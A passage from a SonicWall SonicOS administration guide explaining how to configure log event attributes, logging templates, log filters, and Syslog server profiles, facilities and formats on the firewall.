   a In the **Display Events in Log Monitor Redundancy Filter Interval** field, enter the number of seconds that should elapse before allowing the same event to be logged and displayed by the Log Monitor again when that event occurs one after the other. The range is 0 to 86400.

   For example, if you set this value to 60 seconds, then when the event Connection Closed first happens at 1:15 p.m., the next Connection Closed event is not logged until 60 seconds after the first one. Any Connection Closed event occurring within the 60-second interval is dropped.

5 If you want to send events as email alerts, select the **Enable** icon for the **Send Events as E-mail Alerts** option.

   a In the **Send Events as Email Alerts Redundancy Filter Interval** field, enter the number of seconds that should elapse before allowing the same email event to be sent when that email alert occurs one after the other. The range is 0 to 86400.

   For example, if you set this value to 60 seconds, then when an email alert first happens at 1:15 p.m., the next email alert is not sent until 60 seconds after the first one. Any email alert occurring within the 60-second interval is dropped.

6 If you want to report events via Syslog, select the **Enable** icon for the **Report Events via Syslog** option.

   a In the **Report Events via Syslog Redundancy Filter Interval** field, enter the number of seconds that should elapse before allowing the same Syslog messages to be sent when that event occurs one after the other. The range is 0 to 86400.

   For example, if you set this value to 60 seconds, then when a Syslog message first happens at 1:15 p.m., the next Syslog message is not sent until 60 seconds after the first one. Any Syslog message occurring within the 60-second interval is dropped.

7 To send the Syslogs to a particular Syslog server group, enter the group's ID in the **Use this Syslog Server Profile** field. The default is **0**. For information about Syslog Server (Event) profiles, see About Event Profiles on page 1846 and Syslog Servers on page 1851.

8 If you want to report events via IPFIX, select the **Enable** icon for the **Report Events via IPFIX** option.

   a In the **Report Events via IPFIX Redundancy Filter Interval** field, enter the number of seconds that should elapse before allowing the same messages to be sent via IPFIX when events occur one after the other. The range is 0 to 86400.

   For example, if you set this value to 60 seconds, then when a message sent via IPFIX first happens at 1:15 p.m., the next message is not sent until 60 seconds after the first one. Any message occurring within the 60-second interval is dropped.

9 If you want to send the global event log via email, select the **Enable** icon for the **Include Events in Log Digest** option.

NOTE: If this option is enabled, it is important to verify the email address configured in the **Send Log Digest to Email Address** field is correct.

10 If you enabled **Include Events in Log Digest**, do one of the following for **Send Log Digest to Email Address**:


- If you want to use the same email address that is entered in the **Log > Automation** page even when you change other values in this dialog, select the **Leave Unchanged** checkbox. This option is enabled by default.
- To change the email address, uncheck the **Leave Unchanged** option and enter a new address in the now-active field.

TIP: An email alert is one email sent for each event occurrence as soon as that event has occurred. A Log Digest, on the other hand, is a chronological collation of events sent as a single email in digest format. Because it is a summation of events, the event information time period is a mix of older and newer events.


11 If you want to receive alerts via email based on the global settings in this dialog, do one of the following for **Send Alerts to E-mail Address**:

- If you want to use the same email address that is entered in the **Log > Automation** page even when you change other values in this dialog, select the **Leave Unchanged** checkbox. This option is enabled by default.
- To change the email address, uncheck the **Leave Unchanged** option and enter a new address in the now-active field.

12 If you want to use a specific color for the global events log, uncheck the **Leave Unchanged** option, which is the default setting. The color selection matrix appears.



13 Select the color you want. The **Show Events using Color** square becomes the chosen color.




14 Click **Apply**.

Configuring Event Attributes Selectively

NOTE: For how to configure event attributes globally, see Configuring Event Attributes Globally on page 1834.

On the **Log** > **Settings** page, the columns show the main event attributes that can be configured on different levels: category, group, or each event.



Category	Color	ID	Priority	Gui	Alert	Syslog	Email	Event Count
System			Mixed					339
Log			Mixed					0
Configuration Auditing			Inform					0
Configuration Change Failed		1383	Inform					0
Configuration Change Succeeded		1382	Inform					0
Syslog			Mixed					0
Syslog Server Unreachable		657	Inform					0
Maximum Syslog Data Rate Exceeded		655	Critical					0
Syslog Website Accessed		97	Inform					0
E-mail			Mixed					0
SMTP Authentication Failed		737	Warning					0
POP-Before-SMTP Authentication Failed		656	Warning					0
E-mail Check Error on Load		12	Warning					0
E-mail Log		6	Inform					0
General			Mixed					0
Maximum Events Rate Exceeded		654	Critical					0
Log Debug		142	Error					0
Clear Log		5	Inform					0
Security Services			Mixed					11

NOTE: The **Edit Log** pop-up dialogs may look slightly similar, but the effect of each varies in scope. The:

- **Edit Log Category** dialog modifies settings for all groups that belong to the same category and, consequently, all events in that category.
- **Edit Log Group** dialog modifies setting for all events that belong to that group and, consequently, all events in that group.
- **Edit Log Event** dialog modifies settings for one specific event.

NOTE: The **Enable** buttons for the columns are green when all are enabled, white when all are disabled, and semi-solid when they are mixed (some enabled, some disabled).

As this configuration is for all categories, you have to explicitly set the option to “all enabled” by clicking the icon until it is solid green, or to set the option to “all disabled” by clicking the icon until it is white. To configure a single category, group, or event to be different, you must go into the individual dialog or event setting. If you do this, the icon is semi-solid.

You can enable or disable a column. In the rows for categories and groups, the enable indicators are grey (enabled, disabled, and mixed) and cannot be changed except through the **Edit Log Category** or **Edit Log Group** dialogs.

The rows for events contain checkboxes for enabling ( ) or disabling ( ) the event instead of indicators.

Topics:

- Configuring Event Attributes by Category on page 1839
- Configuring Event Attributes by Group on page 1839
- Configuring Event Attributes by Event on page 1840


Configuring Event Attributes by Category

Any changes done at the category level apply to all groups and all events within the selected category.

To set the Event Attributes by category level:

1 In **Log > Settings**, select a specific category.

2 Click the **Configure** icon to launch the **Edit Log Category** dialog.



3 Follow the steps in Configuring Event Attributes Globally on page 1834.

Configuring Event Attributes by Group


Setting the Event Attributes by group level allows the modification of settings on a smaller scale within a selected category. Any changes done to the group apply to all events that belong only to the selected group.

To set the Event Attributes by group level:

1 In **Log > Settings**, select a specific category.

2 Select a specific group within the category.

3 Click the group's **Configure** icon to launch the **Edit Log Group** dialog.



4 Follow the steps in Configuring Event Attributes Globally on page 1834.

Configuring Event Attributes by Event

The most granular level, the event level, allows the Event Attributes columns to be directly modified by expanding the selected category into groups, then expanding the selected group into individual events within that group. Any changes done to the event apply to just that event within the selected group.


To set the Event Attributes by event level:

1 In **Log > Settings**, select a specific category.

2 Select a specific group within the category.


3 Select a specific event within the group.

4 Click the event's **Configure** icon to launch the **Edit Log Event** dialog.



5 Follow the steps in Configuring Event Attributes Globally on page 1834.

Top Row Buttons



Topics:

- Save Logging Template Button on page 1841
- Import Logging Template on page 1841
- Reset Event Count Button on page 1842
- Cancel Button on page 1842
- Apply Button on page 1842


Save Logging Template Button

The **Save Logging Template** button displays the **Save to Custom Template** pop-up dialog so you can export the current configured Log Settings to the Custom template. The dialog also lets you enter a description for the Custom template.

Only the Custom template can be modified and saved, and there is only one custom template. Each time the custom template is saved, the old custom template is overwritten.

Import Logging Template

The **Import Logging Template** button displays the **Import from Log Category Template** dialog, which allows you to select and import one of these templates:



- Default Template on page 1841
- Minimal Template on page 1842
- Analyzer/Viewpoint/GMS Template on page 1842

NOTE: The Default, Minimal, and Analyzer/Viewpoint/GMS templates are defined at the factory.

Default Template

The **Default** template restores all log event settings to the SonicWall default values. for each of these log fields:

- Even Priority
- Display Events in Log Monitor
- Send Events as E-mail Alerts
- Report Events via Syslog
- Include Events in Log Digest
- Redundancy Filter Interval
- Send Log Digest to E-mail Address

- Send Alerts E-mail Address
- Show Events using Color

Minimal Template

The **Minimal** template keeps the generated logs at a minimum level, while still providing sufficient information about the most important events on the firewall. The minimal template modifies the capture filters to allow only high-priority events to be logged. Most non-critical events are filtered out. The capture filters are modified for these fields: GUI, Alert, Syslog, and Email.

NOTE: Only the capture filters are modified; the redundancy filter intervals are left as is.

Analyzer/Viewpoint/GMS Template

The **Analyzer/Viewpoint/GMS** template is factory configured to ensure that the firewall works well with Reporting Software server settings (Analyzer, Viewpoint, and/or GMS server). All related events are configured to meet the server requirements.

All configurations are limited to the **Report Events via Syslog** option and its associated **Redundancy Filter Interval**. Events critical to the reporting function of Analyzer, Viewpoint, and GMS will have these fields set to the recommended factory-default values:

- Report Events via Syslog
- Redundancy Filter Interval for Syslog

Reset Event Count Button

The **Reset Event Count** button sets all the event counters to zero (0).

Cancel Button

The **Cancel** button cancels whatever changes you made and leaves the settings unchanged.

Apply Button

The **Apply** button applies any changes done in **Log > Settings** page.

Viewing the Log

After you have configured logging for your appliance, you can display the **Dashboard > Log Monitor** quickly by clicking the **Link** icon in the top row.

Filtering Logs

You can apply, create, and delete custom filters to customize the information you wish to log and view on the Dashboard > Log Monitor or Log > Log Monitor page. You can create simple or complex filters, depending on the criteria you specify. By doing so, you can focus on points of interest without distraction from other applications, users, or other traffic data.

You can create filters in these ways:

- Clicking on the **Link** button on the **Log > Settings** page to display the **Dashboard > Log Monitor** page and following the procedures described in Filtering the Log Monitor Table on page 155.
- Using the **Filter View** button on the **Log > Settings** page to create a filter at the category, group, or event level.

Using the Filter View Button

Topics:

Adding a Filter

NOTE: The filter is valid only while the **Log > Settings** page is displayed. Displaying another page or logging out deletes the filter.


To create a filter using Filter View:

1 At the top of the **Log > Settings** page, click the **Filter Add** button next to the **Filter View** button. The **Category Filter Statement** pop-up dialog displays.

2 Enter the filter. For example, `priority=warning;id=1221,1222,1149`. You can enter multiple keys separated by a semicolon (;) and for each key, multiple values separated by a comma. A key can be a **name** (from the Category), **priority** (from Priority), or **ID** (from the ID column). Keys are case insensitive.


NOTE: Only one filter is valid at a time. If you add another filter, it replaces the existing one.

3 Click **Apply**. The display is changed to reflect the filtered data and a new button, **[Category Filter]**, appears next to the **Filter View** button:



Viewing a Filter

For a quick look at the filter, click on the **[Category Filter]** button. A small, pop-up window displays the filter under the button.




NOTE: To close the pop-up, click the triangle or **[Category Filter]** on the **[Category Filter]** button. Do not click the **X** in the upper right corner of the pop-up as doing so deletes the filter.

Deleting a Filter

To delete a filter, click on the **X** in the **Delete Box** button in the **Filter View** button, the **[Category Filter]** button, or the pop-up dialog. Displaying another page or logging out also deletes the filter.

Configuring Syslog Settings

Log > Syslog



In addition to displaying event messages in the GUI, the SonicWall security appliance can send the same messages to an external, user-configured Syslog Server for viewing. The Syslog message format can be selected in **Syslog Settings** and the destination Syslog Servers can be specified in the **Syslog Servers** table.

SonicWall Syslog captures all log activity and includes every connection source and destination name and/or IP address, IP service, and number of bytes transferred. SonicWall Syslog support requires an external server running a Syslog daemon; the UDP Port is configurable.

SonicWall has fully compatible Syslog viewers, such as GMS and Analyzer, which can generate useful reports based on received Syslog messages. When GMS or Analyzer has been enabled, the destination hosts are

automatically added as one of the Syslog Servers. Other Syslog Servers may be added as needed, however. For more information about adding Syslog Servers, see About Event Profiles on page 1846.

NOTE: See *RCF 3164 - The BSD Syslog Protocol* for more information.

NOTE: Syslog output may be affected by changes to Event Priority for event, group, or global categories made on the **Log > Settings** page. For more information, see Configuring Event Attributes Globally on page 1834.

NOTE: SonicWall Syslog support requires an external server running a Syslog daemon on a UDP Port. The default port is UDP Port 514, but you can choose a different port.

To display the **Dashboard > Log Monitor** page, click the **Show Log Monitor** icon in the upper right corner of the page.

Packet data can be sent to Syslog Servers. For how to configure this option, contact SonicWall Support.

Topics:

About Event Profiles

NOTE: Event Profiling is supported by all firewalls running SonicOS 6.2.7 and above except the SM 9800.

By configuring events globally for all Syslog Servers, the events generated from all the modules in the system are reported to all the configured Syslog Servers. This generates huge amounts of Syslog traffic, which may cause issues, such as reduced performance and packet loss. Syslog Server profiling, known as Event Profiling, allows more granular control by configuring events by Syslog server instead of globally. Also, there can be multiple groups of Syslog servers, with different events reported to different groups of servers. You can specify up to 24 Event Profiles, with up to 7 Syslog Servers configured for each Event Profile, for a maximum of 168 Syslog Servers per firewall.

IMPORTANT: A GMS server used for Syslog must belong to the Profile 0 group. Only Profile 0 group, therefore, can have up to 8 servers total (7 Syslog Servers and 1 GMS server).

The Event Profile is used, along with the Server Name and Port, to uniquely identify a Syslog Server in the **Syslog Server** table. This allows multiple rows to have same `Name, Port` combination with different Profiles. Thus, a Syslog Server can be a member of more than one Event Profile group.

About Syslog Server Profiling

This feature provides the ability to configure the settings for each Syslog server independently instead of using the global settings for all the servers. In previous releases, the events generated from all the modules in the system were reported to all the configured Syslog servers. Depending on the deployment, this generates a huge amount of Syslog traffic and can cause performance issues or even packet loss.

With Syslog Server Profiling, the following new functionality is available:

- Syslog messages can be sent using different settings for different Syslog servers

- There can be multiple groups of Syslog servers
- Different events can be configured to be reported to different groups of Syslog servers

All the settings in the **Log > Syslog** page except the **Enable NDPP Enforcement for Syslog Server** checkbox can be configured independently for each row in the **Syslog Servers** table. This allows Syslog messages to be rendered with different settings for different servers, and each server can have its own Rate Limiting options.

Use the **Enable** checkbox to enable or disable sending of Syslog messages to a specific Syslog server. The settings for Enhanced Syslog and ArcSight format can also be configured individually.

All these settings can be configured from the SonicOS web interface and from the command line interface (CLI.) For convenience, the global settings can be used to configure all servers.

NOTE: The **Override Syslog Settings with Reporting Software Settings** option has been removed. As the Syslog servers have their own independent settings, this option is no longer needed.

Using a GMS Server for Syslog

GMS can be enabled or disabled only on the **System > Administration** page (for enabling and configuring GMS, see Advanced Management on page 188).

When using a GMS server for Syslog, the following restrictions apply:

- The Event Profile must be **0**.
- The Syslog Facility must be **Local Use 0**.
- The Syslog Format must be **Default**.
- The Syslog ID must be **firewall**.

When firewall is managed using GMS, only the global settings can be configured from GMS. So, if a global setting is changed, it affects all the servers. The settings for an individual server cannot be configured. as GMS 8.1 does not support those tags. When adding a new Syslog Server, therefore, only the hostname and port can be configured; all other fields contain default values.

When GMS is enabled, the GMS server is added to the Event Profile 0 group in the **Syslog Servers** table. It cannot be added to any other Profile groups. Therefore, only the Profile 0 group can have 8 servers in total (7 Syslog servers and 1 GMS server). All other groups can have only 7 servers. The events in the GMS group in the **Log > Settings** page have Profile 0 and cannot be changed. Other events can have a different Profile.

Syslog Settings


The **Log** > **Syslog** page enables you to configure the various settings you want when you send the log to a Syslog server. You can choose the Syslog facility and the Syslog format.

NOTE: If you are using SonicWall's Global Management System (GMS) to manage your firewall, the **Syslog Format** is fixed to **Default** and the **Syslog ID** is fixed to **firewall**. Thus, these fields are greyed-out and can't be modified. All other fields, however, can still be customized as needed.

Configuring Syslog Settings

To configure Syslog settings on your firewall:

1 Go to the **Log** > **Syslog** page.



2 In the **Syslog ID** field, enter the Syslog ID. The default is **firewall**.

A **Syslog ID** field is included in all generated Syslog messages, prefixed by `id=`. Thus, for the default value, `firewall`, all Syslog messages include `id=firewall`. The ID can be set to a string consisting of 0 to 32 alphanumeric and underscore characters.

3 The Syslog Facility may be left as the factory default. Optionally, however, from the **Syslog Facility** drop-down menu, select the **Syslog Facility** appropriate to your network:

Syslog Facility

Kernel	UUCP Subsystem	Local Use 0 [a]
User-Level Messages	Clock Daemon (BSP Linux)	Local Use 1
Mail System	AUTHPRV Security/Authorization Messages	Local Use 2
System Daemons	FTP Daemon	Local Use 3
Security/Authorization Messages	NTP Subsystem	Local Use 4
Messages Generated Internally by syslogd	Log Audit	Local Use 5
Line Printer Subsystem	Log Alert	Local Use 6
Network News Subsystem	Clock Daemon (Solaris)	Local Use 7

a. Default

4 From the **Syslog Format** drop-down menu, select the Syslog format:

Syslog formats

Default	Default SonicWall Syslog format. **NOTE:** This format is required for GMS or Reporting software.
WebTrends	WebTrends Syslog format. You must have WebTrends software installed on your system.


Syslog formats

Enhanced Syslog	Enhanced SonicWall Syslog format.
ArcSight	ArcSight Syslog format. The Syslog server must be configured with the ArcSight Logger application to decode the ArcSight messages.

5 If you selected:

- **Default** or **WebTrends**, go to Step 13.
- **Enhanced Syslog**, go to Step 6.
- **ArcSight**, go to Step 10.

6 (Optional) If you selected **Enhanced Syslog**, click the **Enhanced Syslog Fields Settings Configure** icon. The **Enhanced Syslog Settings** pop-up dialog displays.



